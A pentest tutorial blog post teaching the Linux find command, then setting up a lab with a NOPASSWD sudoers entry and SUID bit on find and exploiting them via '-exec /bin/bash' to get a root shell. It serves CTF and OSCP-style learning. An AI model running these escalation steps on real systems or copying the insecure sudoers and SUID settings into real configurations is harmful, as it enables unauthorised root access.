

Linux for Pentester: Find Privilege Escalation

June 14, 2019 By Raj Chandel

Today in this article we are back with another most advantageous command from the series of Linux for Pentester i.e. **“Find”**. The Find command is used to search the list of files and directories, so by knowing this fact, we will now illustrate how we can avail it in Privilege Escalation.

NOTE: “The main objective of publishing the series of “Linux for pentester” is to introduce the circumstances and any kind of hurdles that can be faced by any pentester while solving CTF challenges or OSCP labs which are based on Linux privilege escalations. Here we do not criticizing any kind of misconfiguration that a network or system administrator does for providing higher permissions on any programs/binaries/files & etc.”

Table of Content

Introduction to Find

- Major Operation performed using Find

Exploiting Find

- Sudo Rights Lab setups for Privilege Escalation
- Exploiting Sudo rights
- SUID Lab setups for Privilege Escalation
- Exploiting SUID

Introduction to Find

Find command is a command line facility for a walk around a file pyramid structure to find the exact location of the file and directory as per the user’s desire. This search command can be used by the variability of services like search any file by **“size, permissions, date of modifications/access, users, groups”** and many more as per user requisite.

Alike every command the Find also can be concisely understood by its help/man command as per below image.

```
find --help
```

```


root@ubuntu:~# find --help
Usage: find [-H] [-L] [-P] [-Olevel] [-D debugopts] [path...] [expression]

default path is the current directory; default expression is -print
expression may consist of: operators, options, tests, and actions:
operators (decreasing precedence; -and is implicit where no others are given):
    ( EXPR )    ! EXPR    -not EXPR    EXPR1 -a EXPR2    EXPR1 -and EXPR2
    EXPR1 -o EXPR2    EXPR1 -or EXPR2    EXPR1 , EXPR2
positional options (always true): -daystart -follow -regextype
normal options (always true, specified before other expressions):
    -depth --help -maxdepth LEVELS -mindepth LEVELS -mount -noleaf
    --version -xdev -ignore_readdir_race -noignore_readdir_race
tests (N can be +N or -N or N): -amin N -anewer FILE -atime N -cmin N
    -cnewer FILE -ctime N -empty -false -fstype TYPE -gid N -group NAME
    -ilname PATTERN -iname PATTERN -inum N -iwholename PATTERN -iregex PATTERN
    -links N -lname PATTERN -mmin N -mtime N -name PATTERN -newer FILE
    -nouser -nogroup -path PATTERN -perm [-/]MODE -regex PATTERN
    -readable -writable -executable
    -wholename PATTERN -size N[bcwkMG] -true -type [bcdpflsD] -uid N
    -used N -user NAME -xtype [bcdpfls]          -context CONTEXT
actions: -delete -print0 -printf FORMAT -fprintf FILE FORMAT -print
    -fprint0 FILE -fprint FILE -ls -fls FILE -prune -quit
    -exec COMMAND ; -exec COMMAND {} + -ok COMMAND ;
    -execdir COMMAND ; -execdir COMMAND {} + -okdir COMMAND ;

Valid arguments for -D:
exec, help, opt, rates, search, stat, time, tree
Use '-D help' for a description of the options, or see find(1)

Please see also the documentation at http://www.gnu.org/software/findutils/.
You can report (and track progress on fixing) bugs in the "find"
program via the GNU findutils bug-reporting page at
https://savannah.gnu.org/bugs/?group=findutils or, if
you have no web access, by sending email to <bug-findutils@gnu.org>.

```



Major Operation performed using Find

Search any file by particular name in the current directory: This command supports the user to search any file by a specific name. Suppose we want to search a text file by the name of “**raj**” from current directory then simply compose the command as per below screenshot.

```
find . -name raj.txt
```

Search any file by particular name in the home directory: If we wish to find all the files under home directory by desired file name, in our case it is “raj.txt” then from command as below:

```
find /home -name raj.txt
```


(It will permit the user to find all “raj.txt” file under home directory)

Find files by its extension: This can be returned by specifying the particular file extension. If any user wants to fetch any file by its extension, then it can be done by “**-type f**” option followed by **Find** As in our scenario we are fetching for **.txt**

One can also use the “**-type d**” option instead of the “**-type f**” for retrieving the directory.

```
find / -type f -name "*.txt"
```

This command will support the user for printing all .txt file as the desired output.

A terminal window screenshot showing three find commands and their outputs. The first command is 'find . -name raj.txt' with output './raj.txt'. The second is 'find /home -name raj.txt' with output '/home/raj/raj.txt'. The third is 'find / -type f -name "*.txt"', which lists several files including '/snap/gnome-3-26-1604/70/etc/X11/rgb.txt' and a list of files in '/usr/lib/python3.5/idlelib/' (LICENSE.txt, CREDITS.txt, HISTORY.txt, NEWS.txt, README.txt, TODO.txt). The outputs for the first two commands and the list of files in the third command are highlighted with yellow boxes.

```
root@ubuntu:~# find . -name raj.txt
./raj.txt
root@ubuntu:~# find /home -name raj.txt
/home/raj/raj.txt
root@ubuntu:~# find / -type f -name "*.txt"
/snap/gnome-3-26-1604/70/etc/X11/rgb.txt
/snap/gnome-3-26-1604/70/usr/lib/python3.5/LICENSE.txt
/snap/gnome-3-26-1604/70/usr/lib/python3.5/idlelib/CREDITS.txt
/snap/gnome-3-26-1604/70/usr/lib/python3.5/idlelib/HISTORY.txt
/snap/gnome-3-26-1604/70/usr/lib/python3.5/idlelib/NEWS.txt
/snap/gnome-3-26-1604/70/usr/lib/python3.5/idlelib/README.txt
/snap/gnome-3-26-1604/70/usr/lib/python3.5/idlelib/TODO.txt
```

Find files with full permission: Whenever anybody wishes to explore for the files that have full permission i.e. “777” then it can be simply acquired by “**-perm 0777**” followed by **Find** command with the option “**-type f**” which will print the output for all the files that have “777”

```
find . -type f -perm 0777 -print
```

To find all files for a specific user of a directory: If we need to find all those files that belong to a particular user under any selective directory then that we can execute this by command as:

```
find /tmp -user raj
```

In our instance, we are finding for all those files that belong to user “raj” under “tmp directory”.

```

root@ubuntu:~# find . -type f -perm 0777 -print ↵
./file.zip
root@ubuntu:~# find /tmp -user raj ↵
/tmp/.ICE-unix/3305
/tmp/Temp-de845ed8-214e-4a96-9bb2-43e99f82e78f
/tmp/config-err-iRK4Ty
/tmp/qipc_systemsem_IKmbVdTMFeiHKyOrFlaiIMcYwroJHSqtzxvKMed78bad
/tmp/qipc_sharedmemory_IKmbVdTMFeiHKyOrFlaiIMcYwroJHSqtzxvKMed78
/tmp/IKmbV5dTMFei5H+KyOrFlaiI4M9cY6wroJHSqtzxvKM=
/tmp/ssh-Sqlpcrbnwy7
/tmp/ssh-Sqlpcrbnwy7/agent.3305
/tmp/.X11-unix/X0
/tmp/Temp-0eb881b0-f08b-4811-bb80-7e3bb26c73b1

```

- **To find all hidden files:** If we want to find all hidden files within any directory then we will type the command as below:

```
find /tmp -type f -name ".*"
```

This command will give a consequence for all hidden files in the current directory.

To find all readable files within a directory: To find all readable files from a specific directory. In the below screenshot we are discovering for all those files that is in the readable form under **/etc** directory

```
find /etc/ -readable -type f 2>/dev/null
```

By typing above command, we will get all readable files that come under **/etc** as output.

```

root@ubuntu:~# find /tmp -type f -name ".*" ↵
/tmp/.X1024-lock
root@ubuntu:~# find /etc/ -readable -type f 2>/dev/null ↵
/etc/systemd/journald.conf
/etc/systemd/system.conf
/etc/systemd/system/snap-gnome\x2dlogs-37.mount
/etc/systemd/system/snap-gnome\x2dsystem\x2dmonitor-51.mount
/etc/systemd/system/snap-gnome\x2dcharacters-103.mount
/etc/systemd/system/snap-gnome\x2dcalculator-180.mount
/etc/systemd/system/snap-gnome\x2d3\x2d26\x2d1604-70.mount
/etc/systemd/system/snap-core-4917.mount
/etc/systemd/system/snap-gtk\x2dcommon\x2dthemes-319.mount
/etc/systemd/user.conf
/etc/systemd/resolved.conf
/etc/systemd/timesyncd.conf
/etc/systemd/logind.conf
/etc/initramfs-tools/update-initramfs.conf
/etc/initramfs-tools/initramfs.conf
/etc/initramfs-tools/modules

```

Find SUID files: Whenever any command runs, at which **SUID** bit is set then its effective **UID** becomes the owner of that file. So, if we want to find all those files that hold the **SUID** bit then it can be retrieved by typing the command:

```
find / -perm -u=s -type f 2>/dev/null
```

```
root@ubuntu:~# find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/umount
/bin/ping
/bin/fusermount
/bin/su
/bin/cat
```

Find SGID files: The **SGID** permission is similar as **SUID** but the only difference is that, whenever any command runs at which **SGID** permission is set, then the process will have the same group ownership as the owner of the file. So, to run all those files that possess **SGID** bit, type command:

```
find / -perm -g=s -type f 2>/dev/null
```

```
root@ubuntu:~# find / -perm -g=s -type f 2>/dev/null
/snap/core/4917/sbin/pam_extrausers_chkpwd
/snap/core/4917/sbin/unix_chkpwd
/snap/core/4917/usr/bin/chage
/snap/core/4917/usr/bin/crontab
/snap/core/4917/usr/bin/dotlockfile
/snap/core/4917/usr/bin/expiry
/snap/core/4917/usr/bin/mail-lock
/snap/core/4917/usr/bin/mail-touchlock
/snap/core/4917/usr/bin/mail-unlock
/snap/core/4917/usr/bin/ssh-agent
```

To find SUID & SGID files simultaneously: If we want to fetch all those files simultaneously at which both bits i.e. “**SUID & SGID**” are set then frame command as:

```
find / -perm -g=s -o -perm -u=s -type f 2>/dev/null
```

```
root@ubuntu:~# find / -perm -g=s -o -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/umount
/bin/ping
/bin/fusermount
/bin/su
/bin/cat
/snap/core/4917/bin/mount
/snap/core/4917/bin/ping
/snap/core/4917/bin/ping6
/snap/core/4917/bin/su
/snap/core/4917/bin/umount
/snap/core/4917/etc/chatscripts
/snap/core/4917/etc/ppp/peers
/snap/core/4917/sbin/pam_extrausers_chkpwd
/snap/core/4917/sbin/unix_chkpwd
```

To find all writable file: To find any writable directories within any desired directory such as: /home, /tmp, /root, then we will run the command as:

```
find /home -writable -type d 2>/dev/null
```

As per below image we have find all writable directories from /home.

```
root@ubuntu:~# find /home -writable -type d 2>/dev/null ↵
/home
/home/raj
/home/raj/.config
/home/raj/.config/enchant
/home/raj/.config/gnome-session
/home/raj/.config/gnome-session/saved-session
/home/raj/.config/goa-1.0
/home/raj/.config/pulse
/home/raj/.config/evolution
/home/raj/.config/evolution/sources
/home/raj/.config/dconf
/home/raj/.config/gtk-3.0
/home/raj/.config/ibus
/home/raj/.config/ibus/bus
/home/raj/.config/eog
/home/raj/.config/update-notifier
/home/raj/.config/Dharkael
/home/raj/.config/nautilus
/home/raj/Templates
/home/raj/Desktop
/home/raj/Desktop/zip
/home/raj/Desktop/mysql
/home/raj/Desktop/find
/home/raj/Desktop/apt
```

Exploiting Find


Sudo Rights Lab setups for Privilege Escalation

Now we will set up our lab of **Find** command by granting it higher privilege i.e. with administrative rights. As we know the performance of every command gets changed after the influence of higher privileges. Same we will check for our **Find** command and will grasp what effect it would have after the accomplishment of sudo rights and how we can custom it more in privilege escalation.

To recognize it more visibly first we will create a local user (test) who retain all sudo rights as root.

To add sudo right open /etc/sudoers file and frame below command as user Privilege specification.

```
test  ALL=(root) NOPASSWD: /usr/bin/find
```



The screenshot shows the /etc/sudoers file with the following content:

```
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
root  ALL=(ALL:ALL) ALL
test  ALL=(root) NOPASSWD: /usr/bin/find
# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL
```

The line `test ALL=(root) NOPASSWD: /usr/bin/find` is highlighted with a yellow box. A red watermark "WWW.HACKINGARTICLES.IN" is visible across the middle of the image.

Exploiting Sudo rights

Now we will start exploiting Find service by taking the privilege of sudoer's permission. For this, we must have a session of the victim's machine which will enable us to devise the local user access of the targeted system which will support us further to escalate the root user's rights.

For this we need to connect with the target machine with ssh, so type the command as shown below for performing the same.

```
ssh test@192.168.1.108
```


Then we checked for sudo right of "test" user (if given) and found that user "test" can execute Find command as "root" without a password.

```
sudo -l
```

Find command let you perform some specific action such as “**print, delete and exec**”. So here we are taking the privilege of “**exec**” for executing the command to access root shell by running /bin/bash with the help of find command as given below:

```
sudo find /home -exec /bin/bash \;
```

On running above command, we have successfully escalated the root shell as shown in the below image.



```
root@kali:~# ssh test@192.168.1.108
test@192.168.1.108's password:
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 4.15.0-51-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Last login: Tue Jun  4 10:02:02 2019 from 192.168.1.110
test@ubuntu:~$ sudo -l
Matching Defaults entries for test on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\


User test may run the following commands on ubuntu:
    (root) NOPASSWD: /usr/bin/find
test@ubuntu:~$ sudo find /home -exec /bin/bash \;
root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~#
```

SUID Lab setups for Privilege Escalation

As we know the **SUID** bit permission enables the user to execute any files as the ownership of existing file member. Now we are enabling **SUID** permission on Find so that a local user can take the opportunity of Find as the root user.

Hence type following for enabling SUID bit:


```
which find
chmod u+s /usr/bin/find
ls -la /usr/bin/find
```

A terminal window screenshot with a dark background. The text is as follows:
root@ubuntu:~# which find ↵
/usr/bin/find
root@ubuntu:~# ls -la /usr/bin/find ↵
-rwxr-xr-x 1 root root 238080 Nov 5 2017 /usr/bin/find
root@ubuntu:~# chmod u+s /usr/bin/find ↵
root@ubuntu:~# ls -la /usr/bin/find
-rwsr-xr-x 1 root root 238080 Nov 5 2017 /usr/bin/find
root@ubuntu:~# █
The path /usr/bin/find is highlighted in red in the original image. Green arrows point to the end of each command line.

```
root@ubuntu:~# which find ↵
/usr/bin/find
root@ubuntu:~# ls -la /usr/bin/find ↵
-rwxr-xr-x 1 root root 238080 Nov  5 2017 /usr/bin/find
root@ubuntu:~# chmod u+s /usr/bin/find ↵
root@ubuntu:~# ls -la /usr/bin/find
-rwsr-xr-x 1 root root 238080 Nov  5 2017 /usr/bin/find
root@ubuntu:~# █
```

Exploiting SUID

As we know we have access to victim's machine so we will use **Find** command to identify binaries having SUID permission.

```
find / -perm -u=s -type f 2>/dev/null
```

So here we came to recognize that SUID bit is empowered for so many binary files, but our concerned is: **/usr/bin/find**.

```

test@ubuntu:~$ find / -perm -u=s -type f 2>/dev/null ↵
/bin/mount
/bin/umount
/bin/ping
/bin/fusermount
/bin/su
/bin/cat
/snap/core/4917/bin/mount
/snap/core/4917/bin/ping
/snap/core/4917/bin/ping6
/snap/core/4917/bin/su
/snap/core/4917/bin/umount
/snap/core/4917/usr/bin/chfn
/snap/core/4917/usr/bin/chsh
/snap/core/4917/usr/bin/gpasswd
/snap/core/4917/usr/bin/newgrp
/snap/core/4917/usr/bin/passwd
/snap/core/4917/usr/bin/sudo
/snap/core/4917/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/4917/usr/lib/openssh/ssh-keysign
/snap/core/4917/usr/lib/snapd/snap-confine
/snap/core/4917/usr/sbin/pppd
/home/raj/zip
/usr/bin/zip
/usr/bin/vmware-user-suid-wrapper
/usr/bin/apt-get
/usr/bin/find
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/chfn

```

As we know Find command supports the user to perform some specific action such as print, delete and exec. So here again we are taking the privilege of “**exec**” for executing another command i.e. “**whoami**”

```
find raj -exec "whoami" \;
```

Similarly, you can take honour of **Find** command for escalating the root privileges.

```

test@ubuntu:~$ find raj -exec "whoami" \; ↵
root
test@ubuntu:~$

```